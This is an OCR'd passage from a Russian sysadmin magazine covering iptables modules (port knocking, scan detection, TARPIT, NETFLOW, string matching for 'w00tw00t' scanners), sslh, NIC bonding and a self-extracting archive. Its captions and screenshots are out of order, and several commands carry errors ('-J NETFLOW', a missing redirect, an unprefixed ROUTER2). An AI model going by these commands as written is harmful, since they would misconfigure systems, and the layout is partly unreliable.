хорошо, но есть одна загвоздка — в отдельно взятом пакете может и не быть такой информации. Но нам-то надо отмечать все пакеты! Для этого мы используем метку соединения. Первое правило копирует метку соединения в метки пакетов, второе правило смотрит, является ли пакет маркированным, и если да, то прекращает его дальнейшую обработку, третье как раз и маркирует пакеты BitTorrent, четвертое отображает метку пакета на все соединения, и последнее правило запрещает все пакеты с меткой, установленной ранее.

Примерно так же можно и шейпить трафик P2P — только вместо последнего правила ты пишешь правила для утилиты tc.

XT_PKNOCK

Модуль xt_pknock используется для port knocking'а. Что это такое? Допустим, у тебя на интерфейсе, который смотрит в интернет, есть только порт SSH. Но твоей паранойе и этого недостаточно. С другой стороны, тебе этим компьютером надо управлять, так что просто отключить SSH — не вариант. На помощь приходит port knocking. Ты закрываешь порт, но есть возможность его открыть с помощью последовательных соединений на определенные порты или используя SPA (Single Packet Authentication — метод криптографической аутентификации, в случае с xt_pknock берется HMAC от текущего времени и адреса аутентифицируемого). Xt_pknock поддерживает оба режима, однако второй мы рассматривать не будем — его применение довольно специфично.

Приведу пример для открытия порта SSH:

```
# iptables -A INPUT -p tcp -m pknock --knockports ↵
  4002,31337,2195 --strict --name SSH --time 30 ↵
  --autoclose 5 --dport 22 -j ACCEPT
```

Подготовка базы данных для xt_geoip

```
Терминал - root@rom-desktop: /usr/share/xt_geoip
Файл  Правка  Вид  Терминал  Переход  Справка
   0 IPv4 ranges for UZ Uzbekistan
   2 IPv6 ranges for VA Holy See (Vatican City State)
   0 IPv4 ranges for VA Holy See (Vatican City State)
   1 IPv6 ranges for VC Saint Vincent and the Grenadines
   0 IPv4 ranges for VC Saint Vincent and the Grenadines
  34 IPv6 ranges for VE Venezuela
   0 IPv4 ranges for VE Venezuela
   1 IPv6 ranges for VI Virgin Islands, U.S.
   0 IPv4 ranges for VI Virgin Islands, U.S.
  27 IPv6 ranges for VN Vietnam
   0 IPv4 ranges for VN Vietnam
   3 IPv6 ranges for VU Vanuatu
   0 IPv4 ranges for VU Vanuatu
   4 IPv6 ranges for WS Samoa
   0 IPv4 ranges for WS Samoa
   1 IPv6 ranges for YE Yemen
   0 IPv4 ranges for YE Yemen
  82 IPv6 ranges for ZA South Africa
   0 IPv4 ranges for ZA South Africa
  10 IPv6 ranges for ZM Zambia
   0 IPv4 ranges for ZM Zambia
   9 IPv6 ranges for ZW Zimbabwe
   0 IPv4 ranges for ZW Zimbabwe
root@rom-desktop:/usr/share/xt_geoip#
```

Сборка модуля ipt_NETFLOW

```
Терминал - rom@rom-desktop: ~/ipt_netflow-1.8
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-desktop:~$ cd ipt_netflow-1.8/
rom@rom-desktop:~/ipt_netflow-1.8$ ./configure && make
Kernel version: 3.2.0-33-generic
Kernel sources: /lib/modules/3.2.0-33-generic/build
Iptables binary version: 1.4.12 (detected from /sbin/iptables)
pkg-config for version 1.4.12 exists: Yes
Iptables include path:   (pkg-config)
Iptables module path: /lib/xtables (pkg-config)
Creating Makefile.. done.

  Now run: make all install

Compiling for kernel 3.2.0-33-generic
make -C /lib/modules/3.2.0-33-generic/build M=/home/rom/ipt_netflow-1.8 modules
make[1]: Вход в каталог `/usr/src/linux-headers-3.2.0-33-generic'
  CC [M]  /home/rom/ipt_netflow-1.8/ipt_NETFLOW.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/rom/ipt_netflow-1.8/ipt_NETFLOW.mod.o
  LD [M]  /home/rom/ipt_netflow-1.8/ipt_NETFLOW.ko
make[1]: Выход из каталога `/usr/src/linux-headers-3.2.0-33-generic'
rom@rom-desktop:~/ipt_netflow-1.8$
```

БУДУЩЕЕ IPTABLES

В настоящее время идет разработка замены текущего фреймворка netfilter/iptables под названием nftables. Что же готовит нам новый фреймворк?

- Интерпретатор байт-кода в ядре; пользовательская утилита будет компилировать правила в байт-код и передавать их с помощью Netlink в ядро — при этом синтаксис правил будет новый.
- Синтаксис правил позволит задавать собственные действия для набора правил.
- Уменьшение количества кода в режиме ядра. Это также позволит не обновлять ядро всякий раз, когда в nftables будут появляться новые возможности, поскольку большая часть из них будет реализована в режиме пользователя.

Однако как же быть с существующими правилами? Неужели придется все переписывать заново? Отнюдь. В nftables предусмотрен слой совместимости с предыдущим синтаксисом, так что миграция, по идее, не должна вызвать затруднений.

Разберем, что эти опции значат. Опция '--knockports' перечисляет порты, на которые необходимо «стучаться»; '--strict' означает, что на порты необходимо «стучаться» строго в определенной последовательности; '--name' присваивает имя данному правилу, через которое в /proc/net/xt_pknock/ можно получить информацию о попытках knocking'а; '--time 30' ограничивает максимальное время между «постукиваниями» в данной последовательности (в секундах); '--autoclose 5' закрывает порт через пять минут.

Но как же именно «стучаться»? Для этого имеется, например, утилита hping3, входящая (в случае Ubuntu) в одноименный пакет. Для того чтобы открыть порт из указанного выше примера, выполни данные команды на клиенте:

```
$ sudo hping3 -c 1 -S 192.168.1.5 -p 4002
$ sudo hping3 -c 1 -S 192.168.1.5 -p 31337
$ sudo hping3 -c 1 -S 192.168.1.5 -p 2195
```


Эти команды посылают один пакет с битом SYN на адрес 192.168.1.5 (в твоем случае, понятно, он будет другим) на порты 4002, 31337, 2195. Все! Теперь в течение пяти минут SSH открыт.

XT_LSCAN

Этот модуль позволяет отследить некоторые виды сканирования на основе содержания пакетов. Информация об этих попытках может быть как записана в лог, так и использована в дальнейших правилах для превентивного предотвращения атаки. Опции модуля ('-m lscan'):

- --stealth — срабатывает, если TCP-пакет не относится ни к одному из открытых соединений. В число подобных типов сканирования входит, например, XMAS-tree-сканирование или FIN-сканирование;
- --synscan — срабатывает, если производится попытка SYN-сканирования — то есть удаленный хост не проходит трехфазное (SYN/ACK/SYN) подтверждение соединения. В случае с Windows XP могут быть ложные срабатывания;
- --cnscan — срабатывает на самый «тупой» вид сканирования, который производится путем полного установления соединения с последующим отбоем;
- --grscan — реагирует на то, что поток данных течет исключительно в направлении удаленной стороны. То есть, допустим, соединился кто-то с SSH-сервером, он начал выдавать информацию — а та сторона возьми да и заверши соединение. Правда, для отдельных протоколов, которые подразумевают однонаправленные большие потоки данных (например, FTP DATA), срабатывания будут ложными, так что этот режим надо применять только в том случае, если поток данных гарантированно должен быть двусторонним.

Рассмотрим для примера превентивный бан при попытке stealth-сканирования. Это будет иметь смысл, если на твоем хосте запущены службы и ты хочешь заблокировать злоумышленника, чтобы он не смог даже проникнуть на открытые для легитимных пользователей сервисы. При использовании по умолчанию политики DROP, разумеется, доступ на эти порты должен быть открыт перед использованием превентивного бана.



Пример графика, построенного на основе данных NETFLOW

```
# iptables -A INPUT -i eth1 -m recent --name ↵
  STEALSCAN --update --seconds 43200 -j DROP
# iptables -A INPUT -i eth1 -p tcp -m lscan ↵
  --stealth -m recent --name STEALSCAN --set -j DROP
```

Рассмотрим действие сначала второго правила, а затем первого. Если обнаружено скрытое сканирование, модуль ядра xt_recent заносит адрес в свою внутреннюю таблицу ('--set') под именем STEALSCAN (которую, к слову, можно посмотреть в /proc/net/xt_recent/STEALSCAN) и дропает этот пакет. При любом последующем обращении с данного адреса в течение 43 200 секунд (12 часов) доступ с того адреса будет запрещен, а время последней попытки обновится, и отсчет 12 часов пойдет заново.

XT_DELUDE, XT_TARPIT И XT_CHAOS

Эти три модуля реализуют цели для правил. Я решил их объединить, поскольку, по сути, они делают одно и то же — отвечают на некорректные (или соответствующие заданным правилам) TCP-пакеты. Но делают они это по-разному. Модуль DELUDE, например, при попытке SYN-сканирования отвечает на пакет SYN так, как если бы порт был открыт. TARPIT позволяет подвесить соединение путем ответа пакетом с нулевым размером окна. CHAOS же позволяет отвечать стохастически — либо DELUDE/REJECT, либо TARPIT/REJECT, в зависимости от опции '--delude' или '--tarpit'. Настройки вероятности находятся в каталоге /sys/module/xt_CHAOS/parameters/. В общем-то, эту функциональность можно реализовать и руками, используя стандартный модуль xt_statistic ('-m statistic --mode random'), к тому же в Ubuntu он не работает — поэтому мы его рассматривать не будем. А вот на TARPIT остановимся подробнее. У данной цели есть три параметра:

- --tarpit — собственно и производит названное действие, то есть при попытке коннекта на порт отвечает пакетом с нулевым размером окна;
- --honeypot — устанавливает «обычное» соединение и более ничего не делает, позволяя отлавливать поступающие пакеты. К сожалению, этот режим сегодня практически бесполезен, поскольку все современные протоколы требуют обмена данными;
- --reset — посылает в ответ на попытку пакет с битом RST.

Замечу, что при использовании этого модуля необходимо отключить отслеживание соединений (оно и понятно — ядро в противном случае будет кушать ресурсы). Далее приведен пример использования этого модуля для порта 53:

```
iptables -t raw -A PREROUTING -i eth1 -p tcp ↵
--dport 53 -j NOTRACK
iptables -A INPUT -i eth1 -p tcp --dport 53 ↵
-j LOG --log-prefix "DNS TARPIT: "
iptables -A INPUT -i eth1 -p tcp --dport 53 ↵
-j TARPIT
```

Первое правило отключает отслеживание пакетов на порт 53, второе заносит эти пакеты в лог, ну а третье как раз и реализует цель TARPIT.

IPT_NETFLOW

Существует также реализация NETFLOW-сенсора для iptables. Поскольку он реализован как модуль ядра, то и быстродействие у него выше, чем у аналогичных сервисов, работающих в режиме пользователя (softflowd). Пара слов о том, что такое NETFLOW. Это сетевой протокол и инфраструктура, позволяющие собирать статистическую информацию о сетевом трафике. Эта информация, конечно, не столь подробна, как, допустим, вывод tcpdump, но для статистического учета и рисования наглядных графиков ее вполне достаточно.

Модуль ipt_NETFLOW необходимо компилировать из исходников, которые можно получить, либо используя Git:

```
$ git clone git://ipt-netflow.git.sourceforge.net/↵
  gitroot/ipt-netflow/ipt-netflow
```

либо просто скачав текущую версию с bit.ly/73KRAd.

MATCH-МОДУЛЬ NETFILTER СВОИМИ РУКАМИ


Написать свой модуль для iptables не настолько сложно, как кажется на первый взгляд. Для этого требуется написать модуль ядра и модуль iptables.

В модуле ядра должна быть объявлена структура xt_match, описанная в заголовочном файле linux/netfilter/x_tables.h. Больше всего нас интересует поле .match. В нем содержится имя функции, которая проверяет, соответствует ли пакет критериям или нет.

В модуле же пользовательского режима должна быть объявлена аналогичная структура xtables_match, описанная в заголовочном файле xtables.h. Интересующие нас поля (содержат имена функций):

- .help — выводит справку по данному модулю;
- .parse — парсит передаваемые параметры командной строки и формирует на их основе структуру, которая будет затем передана в ядро;
- .final_check — проверяет структуру, передаваемую ядру;
- .print — добавляет вывод в «iptables -L»;
- .save — добавляет вывод в iptables-save.

Более подробную, хотя и несколько устаревшую информацию о том, как написать собственный модуль iptables, можно найти по ссылке: bit.ly/YL6jYp.



Firewall Builder — главное окно

```
Терминал - [screen 0: bash] alan@server:/etc/shorewall
Файл  Правка  Вид  Терминал  Переход  Справка
#Rsync(ACCEPT)  $FW             wanrt

SMB(ACCEPT)     $FW             lanw
SSH(ACCEPT)     $FW             lanw

#ACTION         SOURCE          DEST            PROTO   DEST            SOURCE
        ORIGINAL        RATE            USER/   MARK            CONNLIMIT
TIME            HEADERS         SWITCH
#                                                       PORT            PORT(S)
        DEST            LIMIT           GROUP

DNS(ACCEPT)     lanw            $FW
SMB(ACCEPT)     lanw            $FW
SSH4322(ACCEPT) lanw            $FW
HTTP(ACCEPT)    lanw            $FW
ACCEPT          lanw            $FW             tcp     1080
Ping(ACCEPT)    lanw            $FW             -       -               -
        -               1/sec

ACCEPT  lanw:192.168.0.18       modrt

Ping(ACCEPT)    gena:$GENA_SERVER       lanw
GENA(ACCEPT)    gena:$GENA_SERVER       lanw    udp     1117
```

Один из конфигов Shorewall

Компиляция потребует установки iptables-dev и хидеров ядра:

```
$ sudo apt-get install iptables-dev kernel-headers
$ ./configure && make
$ sudo make install
$ sudo depmod -a
```

Обновление ядра, конечно, после этого лучше запретить или каждый раз перекомпилировать данный модуль — правда, на последних версиях ядра он может не работать.

Настраиваем, передавая параметры модулю ядра, — как правило, для этого прописываем их в файл /etc/modprobe.d/netflow.conf, а модуль добавляем в /etc/modules. Опишу некоторые опции этого модуля:

- destination — единственный обязательный параметр, указывающий адрес и порт коллектора, может быть указано несколько. Например: «destination=127.0.0.1:9996, 192.168.1.7:2055»;
- inactive_timeout — тайм-аут бездействия потока, по истечении которого информация о нем передается на коллектор. По умолчанию 15 секунд;
- active_timeout — тайм-аут активности потока, по его истечении производится то же действие. По умолчанию 1800 секунд (30 минут);
- maxflows — максимальное количество учитываемых потоков. Используется для предотвращения DoS-атак. По умолчанию 2 000 000, что, на мой взгляд, многовато.

Далее я приведу простой пример конфигурации данного модуля. Запишем его опции в файл и сделаем модуль автозагружаемым:

```
# echo options ipt_NETFLOW destination=↵
  127.0.0.1:9996 maxflows=50000 ↵
  /etc/modprobe.d/netflow.conf

# echo ipt_NETFLOW >> /etc/modules
```

Включаем учет для проходящего трафика:

```
# iptables -A FORWARD -J NETFLOW
```

Замечу, что если ты хочешь считать весь трафик, то это правило должно стоять впереди всех остальных. Учти также, что если коллектор находится на другом компьютере, то может возникнуть небольшая проблема — поскольку в момент загрузки модуля сеть еще может быть не сконфигурирована, он не сможет соединиться с коллектором. То же самое, впрочем, относится и к локальному коллектору — он может быть не запущен в тот момент. Для решения этой проблемы размести следующие две строчки в /etc/rc.local:

```
file="/proc/sys/net/netflow/destination"
test -e "$file" && dest="$(cat $file)" && ↵
echo "$dest" > "$file"
```



DANGER

Крайне не рекомендуется производить какие-либо действия с iptables через Сеть. Ты рискуешь остаться без связи с управляемым сервером.

МОДУЛЬ STRING

Стоит также упомянуть модуль string — он позволяет производить поиск заданной строки в пакете и выполнять какие-либо действия. Проще всего продемонстрировать пример, а затем его разобрать. В качестве примера будет использована защита данным модулем веб-сервера от некоторых сканеров уязвимостей, имеющих привычку писать слово w00tw00t в запросе GET.

```
# iptables -A INPUT -i eth1 -m recent --name ↵
  w00tw00t --update --seconds 43200 -j DROP

# iptables -A INPUT -i eth1 -p tcp --dport 80 ↵
  -m string --to 70 --algo bm --string ↵
  "GET /w00tw00t" -m recent --name w00tw00t ↵
  --set -j DROP
```

Практически, за исключением использования модуля string вместо lscan, эти правила почти ничем не отличаются от тех, которые приводились в примере про скрытое сканирование. Поэтому я опишу только опции модуля string:

- --from и --to — указывают смещения, откуда и по какое искать — поддерживается как десятичная, так и шестнадцатеричная форма (предваряемая 0x). По дефолту ищется от начала и до конца пакета;
- --algo — алгоритм поиска строки. Поддерживаются алгоритмы bm (Бойера — Мура) и kmp (Кнута — Морриса — Пратта). Первый считается в общем случае самым быстрым, его и рекомендую использовать;
- --string и --hex-string — паттерн поиска в обычном и в шестнадцатеричном виде соответственно.

Еще раз замечу, что правила приведены исключительно в качестве примера и могут быть усовершенствованы.

ФРОНТЕНДЫ К IPTABLES


В некоторых случаях удобнее использовать фронтенды к iptables. Они, возможно, снижают гибкость, но облегчают работу с правилами. Таковых имеется достаточно много, и далее рассмотрим наиболее интересные из них:

- ufw (Uncomplicated Firewall) — действительно простой фронтенд. Используется по умолчанию в Ubuntu, предназначен для начинающих пользователей;
- Shorewall (shorewall.net) — строго говоря, фронтенд не только к iptables, но и к утилитам tc и ip (которая входит в состав iproute2). Поддерживает множество интересных возможностей (как, например, Multi ISP, когда имеется несколько провайдеров, — с обычным iptables возникают некоторые сложности конфигурирования), добавляет уровень абстракции, относительно легко конфигурируем, и есть даже возможность писать собственные модули;
- ferm (ferm.foo-projects.org) — тоже достаточно интересная утилита, упрощает написание правил iptables, синтаксис конфига С-подобный;
- flex-fw (bit.ly/182bbhl) — еще один фронтенд к iptables, синтаксис аналогичен ipfw;
- Firewall Builder (www.fwbuilder.org) — GUI-генератор правил. Поддерживает не только iptables, но и много других файрволов (таких как Cisco, ipfw, packet filter...). К сожалению, именно поэтому правила, генерируемые им, чересчур многострочны и длинны. Удобен в том случае, если у тебя гетерогенная сеть и надо управлять сразу несколькими брандмауэрами.

ЗАКЛЮЧЕНИЕ

В netfilter/iptables появляются все новые и новые возможности, и я рассмотрел далеко не все из них, возникшие в последние годы. Тем не менее я постарался описать наиболее интересные примеры применения модулей, как стандартных, так и не очень. Если же ты хочешь узнать больше — дерзай.

БУБЕН НА ПРОКАЧКУ



Константин Разделённый aka dbzer0
LifeInChroot@gmail.com



Ежедневно перед юниксовым администратором встает масса разносторонних задач. Накопивший за многие годы солидный опыт, он каждый раз вытаскивает из потертого багажа ответов готовые решения. Все работает, но можно ли осовременить традиционные рецепты, приправив их новыми подходами? Легко!

ЭКОНОМИКА ДЛЯ ПОРТОВ

Обычно, чтобы усложнить инвентаризацию портов автоматическими средствами с целью применения эксплойтов, меняют номер прослушиваемого порта той или иной службы на какой-то нестандартный. Такой подход будет вполне успешным решением в борьбе, скажем, против червей, но вскинет кверху лапки при первой же попытке полного целенаправленного сканирования злоумышленником. Нехорошо это. Так давай попытаемся запутать неприятеля!

Служба под названием sslh делает на первый взгляд нечто невероятное — позволяет использовать на одном порту несколько сервисов, таких как SSH и HTTPS. Внимательный читатель возмутится и заявит, что невозможно реализовать такую логику, так как при попытке забиндить уже занятый порт другой программой ядро вернет сообщение об ошибке, и он будет прав. Истина кроется в известной пословице: все гениальное просто. На самом деле прослушивает порт непосредственно демон sslh, а поступающие от клиентов запросы утилита парсит, анализируя первый пришедший пакет, понимая протокол и пересылая данные на реальный порт интерфейса loopback, где работает настоящая служба. Такая техника называется мультиплексированием портов. В итоге получается, что настоящие сервисы работают, но только внутри подсети 127.0.0.0/8, то есть остаются недоступными напрямую извне.

Возможно, звучит все это пугающе, но настраивается легко, с пол-оборота. Давай же сделаем прямо сейчас обслуживание на 443-м порту SSH и Apache с mod_ssl (поддержка HTTPS).

К счастью, sslh уже успел попасть в репозитории самых популярных дистрибутивов, поэтому установим его с помощью менеджера пакетов:

```
# apt-get install sslh
```

Sslh принесет с собой небольшой конфиг /etc/default/sslh, состоящий всего из трех строк:

```
# Изменяем RUN на yes, только так sslh запустится
RUN=yes
# Путь к бинарнику
DAEMON=/usr/sbin/sslh
# Параметры запуска
DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 ↵
--ssh 127.0.0.1:22 --ssl 127.0.0.1:4443"
```

На параметрах запуска остановимся подробнее. Пользователь, от которого выполняется sslh, находится в опции --user. Ключом --listen мы обозначаем прослушиваемый демоном IP и порт на всех доступных интерфейсах (0.0.0.0). Добавление --ssh приведет к указанию IP-адреса и порта службы OpenSSH. Обрати внимание, что значение IP равно 127.0.0.1, то есть все

подключения будут только по интерфейсу loopback. Соответственно, опция --ssl укажет прослушиваемый IP- и SSL-порт, а соединения также останутся в кольцевом интерфейсе.

Чтобы придать смысл нашей реализации, оставив только прослушивание службами 127.0.0.0/8 сети, перенастроим адрес у sshd в /etc/ssh/sshd_config:

```
...
ListenAddress 127.0.0.1
...
```

Так же поступим и с конфигурацией Apache, изменив секцию <IfModule mod_ssl.c> файла /etc/apache2/ports.conf:

```
...
<IfModule mod_ssl.c>
    Listen 127.0.0.1:4443
</IfModule>
...
```

Время запустить sslh:

```
# service sslh start
```

Осталось насладиться результатом, приконнектившись на 443-й порт одновременно SSH-клиентом и веб-браузером.

БОНДИНГ, ДЖЕЙМС БОНДИНГ

Все мы живем миром IT, а потому знаем, насколько важен бэкап. Но это слово может употребляться не только применительно к файлам. У многих из нас есть и резервные интернет-каналы, чтобы в случае чего не терять связь с цифровым кислородом. Страховка — это хорошо, но вот минус — во время падения одного из провайдеров нам приходится вставать с мягкого кресла и перекидывать на роутере пару патчкордов. Это неудобно, и потому люди находят решение в автоматическом переключении между каналами с помощью смены маршрутов. Для этого пишется скрипт, который пингует роутер основного провайдера и, в случае неудачи, меняет шлюз на резервного провайдера, тем самым перенаправляя трафик по новому пути. Простой пример такого скрипта, запускаемого из крона:

```
#!/bin/bash
# Получаем текущий маршрут по умолчанию, то есть шлюз
# провайдера
CURRENT=$(ip r | grep default | cut -d " " -f3)


ROUTER1=10.1.1.1 # Основной шлюз первого провайдера
ROUTER2=10.2.1.1 # Шлюз второго провайдера

# Пробуем пинговать роутер первого провайдера
if ping -c 3 $ROUTER1 > /dev/null 2>&1; then
    # Сервер доступен
    # Проверяем текущий маршрут: является ли он основным?
    if [ $CURRENT != $ROUTER1 ]; then
        # Нет, не является, значит, меняем маршрут
        ip r a default via $ROUTER1
    fi
else
    # Сервер ROUTER1 оказался недоступным
    # Проверяем текущий маршрут: является ли он путем через
    # второго провайдера?
    if [ $CURRENT != ROUTER2 ]; then
        # Нет, не является, значит, меняем маршрут
        ip r a default via $ROUTER2
    fi
fi


exit 0
```

```
reaper~
dbzer0@localhost:~$ ssh -l reaper zabbix-reaper.local
reaper@zabbix-reaper.local's password:
Last login: Thu May  2 13:01:51 2013 from 10.1.106.5
[reaper@zabbix-reaper.local ~]$
```

KeePassX залогинился на сервер за нас



Заполняем поле комментария нужными инструкциями



Для подключающихся клиентов веб-сервер прослушивает 443-й порт

Все это по большому счету костыль на колесиках, поэтому правильнее и даже проще настроить так называемый бондинг (bonding). Под этим словом скрывается техника агрегирования (объединения) двух сетевых интерфейсов в один с целью суммировать пропускную способность. А в качестве бонуса мы получаем важную особенность — при падении одного из объединенных каналов трафик начинает ходить через другой интерфейс, а для пользователя остается абсолютно незаметным, что один из каналов недоступен. Уже хочется? Тогда создавай скрипт:

```
#!/bin/bash
# Загружаем модуль ядра и передаем параметры
modprobe bonding mode=0 miimon=100

ifconfig eth0 down  # Интерфейс первого провайдера
ifconfig eth1 down  # Интерфейс второго провайдера

# Указываем MAC для интерфейса bond0
ifconfig bond0 hw ether 01:02:03:04:05:06
```

```
# Поднимаем интерфейс bond0 с указанным IP-адресом
ifconfig bond0 192.168.0.1 up


# Переводим оба интерфейса в slave-режим
ifenslave bond0 eth0
ifenslave bond0 eth1
```

Стоит внимательнее взглянуть на передаваемые модулю ядра параметры. Параметр mode=0 означает, что передача данных будет происходить поочередно через оба канала, то есть циклически. Зачем тебе оставлять простаивающие ресурсы, когда можно их безжалостно заэксплуатировать? Вторая опция — miimon=100 означает, что проверять доступность каналов нужно каждые 100 миллисекунд.

После запуска скрипта появится новый интерфейс bond0, который поможет тебе спать спокойно, больше не заботясь о проблемах с интернетом :).

```
reaper~
[root@zabbix-rep ~]# rpm -Va
.....UG..    /var/www/html
....L....  c /etc/pam.d/fingerprint-auth
....L....  c /etc/pam.d/password-auth
....L....  c /etc/pam.d/smartcard-auth
....L....  c /etc/pam.d/system-auth
S.5....T.  c /root/.bash_profile
.......T.    /etc/ld.so.conf.d/kernel-2.6.32-279.el6.x86_64.conf
..5....T.    /etc/ld.so.conf.d/kernel-2.6.39-200.24.1.el6uek.x86_64.conf
.......T.    /lib/modules/2.6.39-200.24.1.el6uek.x86_64/modules.alias.bin
.......T.    /lib/modules/2.6.39-200.24.1.el6uek.x86_64/modules.dep.bin
.......T.    /lib/modules/2.6.39-200.24.1.el6uek.x86_64/modules.symbols.bin
missing     /usr/share/rhn/up2date_client/public-yum-ol6.repo
.M....G..    /var/log/gdm
.M.......    /var/run/gdm
.M.......    /var/run/gdm/greeter
prelink: /usr/bin/nmap: prelinked file size differs
S.?....T.    /usr/bin/nmap
S.5....T.  c /etc/dracut.conf
S.5....T.  c /etc/pulse/default.pa
..5....T.  c /etc/inittab
[root@zabbix-rep ~]#
```

А вот и наш подопытный! От «rpm -Va» не скроешься!



DVD

На прилагаемом к журналу диске лежит утилита fexecuter, которая превратит серую рутину запуска множества команд в удовольствие.

АРХИВ-САМОБРАНКА

Весьма часто задачи администрирования сводятся к распространению каких-либо данных на N-е количество серверов. Для автоматизации этого процесса многие админы посоветуют разместить распространяемый файл на HTTP-сервере, а затем написать скрипт, который пробежит по списку серверов, запустив Wget и распаковав кусок данных. Проблема кроется в лени, не всегда хочется вспоминать или поднимать доступный для всех машин веб-сервер, а ведь надо еще зайти на него и разместить данные. Впрочем, другая часть админов посоветует воспользоваться SCP для заливки файла на каждый сервер, чтобы затем, залогинившись через SSH, распаковать содержимое. Этот подход уже немного проще, но все равно заставит зевать в процессе. Мы не будем играть в три хода (логин, загрузка, исполнение), а поставим мат путем размещения необходимых данных прямиком в скрипте, который останется только запустить. Давай создадим, в лучших традициях Windows :), самораспаковывающийся архив. Это проще, чем кажется на первый взгляд, ведь в своей основе это обычный sh-скрипт следующего содержания:

```
#!/bin/sh
# Для tar.bz2-архива
sed -e '1,/^DATA_SECTION$/d' $0 | base64 -d | tar -jx
# Для tar.gz-архива
# sed -e '1,/^DATA_SECTION$/d' $0 | base64 -d | ↵
  tar -zx
exit
DATA_SECTION
```

Сохраним скрипт под именем archive.sh и допишем прямо в него данные архива, закодировав предварительно все в Base64:

```
$ cat archive.tar.bz2 | base64 >> archive.sh
```

